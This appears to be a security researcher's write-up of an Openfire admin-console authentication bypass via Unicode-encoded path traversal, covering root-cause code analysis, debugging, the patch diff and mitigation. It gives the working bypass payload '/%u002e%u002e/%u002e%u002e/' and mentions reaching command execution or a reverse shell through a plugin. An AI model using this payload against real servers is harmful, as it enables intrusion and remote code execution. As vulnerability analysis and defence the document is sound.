
Go to Server Settings > Management Tool — the plugin will ask for a password, enter 123.

Now you can execute commands on the host server or take a reverse interactive shell.
Static Analysis
Based on the PoC, it looks like the vulnerability exists in how the application validates the URL characters. While reviewing the code after downloading it from the official repository version 4.7.4, I caught where the application secures and excludes the malicious character.
- Official repository: https://github.com/igniterealtime/Openfire/tree/51b9db96d0f8611f768178901407dff05ee20f28
- Vulnerable code path: AuthCheckFilter.java
First, the application uses doFilter as the responsible function to handle the validation:
public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain)
        throws IOException, ServletException
{
    HttpServletRequest request = (HttpServletRequest)req;
    HttpServletResponse response = (HttpServletResponse)res;

    // Do not allow framing; OF-997
    response.setHeader("X-Frame-Options",
        JiveGlobals.getProperty("adminConsole.frame-options", "SAMEORIGIN"));

    // Reset the defaultLoginPage variable
    String loginPage = defaultLoginPage;
    if (loginPage == null) {
        loginPage = request.getContextPath() +
            (AuthFactory.isOneTimeAccessTokenEnabled() ? "/loginToken.jsp" : "/login.jsp");
    }

    // Get the page we're on:
    String url = request.getRequestURI().substring(1);
    if (url.startsWith("plugins/")) {
        url = url.substring("plugins/".length());
    }

    // See if it's contained in the exclude list. If so, skip filter execution
    boolean doExclude = false;
    for (String exclude : excludes) {
        if (testURLPassesExclude(url, exclude)) {
            doExclude = true;
            break;
        }
    }
The testURLPassesExclude method is called within the doExclude loop, set to false. If the testURLPassesExclude method returns true, the request processing will be stopped. And in case it returns false, the request will be allowed to continue, and the application will proceed with processing the request.
testURLPassesExclude Method
public static boolean testURLPassesExclude(String url, String exclude) {
    // If the exclude rule includes a "?" character, the url must exactly match the exclude rule.
    // If the exclude rule does not contain the "?" character, we chop off everything starting
    // at the first "?" in the URL and then the resulting url must exactly match the exclude rule.
    // If the exclude ends with a "*" character then the URL is allowed if it exactly matches
    // everything before the * and there are no ".." characters after the "*".
    if (exclude.endsWith("*")) {
        if (url.startsWith(exclude.substring(0, exclude.length()-1))) {
            // Now make sure that there are no ".." characters in the rest of the URL.
            if (!url.contains("..") && !url.toLowerCase().contains("%2e")) {
                return true;
            }
        }
    }
    else if (exclude.contains("?")) {
        if (url.equals(exclude)) {
            return true;
        }
    }
    else {
        int paramIndex = url.indexOf("?");
        if (paramIndex != -1) {
            url = url.substring(0, paramIndex);
        }
        if (url.equals(exclude)) {
            return true;
        }
    }
    return false;
}
Root Cause
The testURLPassesExclude method validates using an exclude list to determine if the URL passes or not. It checks for occurrences of .. or %2e and if found in the URL, blocks it to prevent path traversal attacks in the normal way.
But in this attack scenario, the filter can’t prevent this type because this rule gets bypassed by using a Unicode character 16-bit payload:
/%u002e%u002e/%u002e%u002e/
This gives unauthorized access to files under the root directory. The researcher abused the built-in files to achieve the described impact and achieve RCE, as explained in the Reproduce section.
Dynamic Analysis
After downloading the source code from the official repository, add the app files by opening the File structure > Project Existing Sources and load the app files. Choose Maven, build the app code, set the configuration with the host (Ubuntu and docker container) — until seeing “Connected to the target VM”, now it’s ready to start the debugging.







Add the breakpoint in testURLPassesExclude to see how it gets bypassed, and visit the URL with the bypass to trigger the function.


The method handles the URL and has the value of our payload encoded in Unicode 16-bit in the URL variable before being passed to the filter. As clearly shown, in the target=log.jsp variable the payload bypassed the filter and has access to the app files, which means doFilter returned false and let the value pass without filtering.
Patch Diffing

After performing patch diffing, the difference in the patched code is that the developers added the decodedUrl variable to decode the URL using UTF-8 encoding. If the decoding process fails or returns false, it means the usage of non-standard encoding in the URL — which is used to avoid encoding attacks and mitigate the Path traversal.
Mitigation
It’s always recommended to update the apps, but in case you can’t do the update, there is a way to mitigate by editing the configuration file which is found at opt/openfire/plugins/admin/webapp/WEB-INF/web.xml and removing * from the AuthFilter element to exclude anything after setup to Authentication, to avoid and limit the risk of the Vulnerability.

In case the attacker tries to exploit it after the mitigation, it will redirect to the login page.
Final Thoughts
During the analysis (static & dynamic) and debugging of the application, we saw how a single line of code can turn the entire application into a security risk. As we observed in this CVE, the path traversal vulnerability which was exploited using Unicode encoding. It’s important for developers to be aware of bypassing techniques and implement proper encoding checks. We highly recommend using whitelists and avoiding user-controlled inputs to prevent such attacks.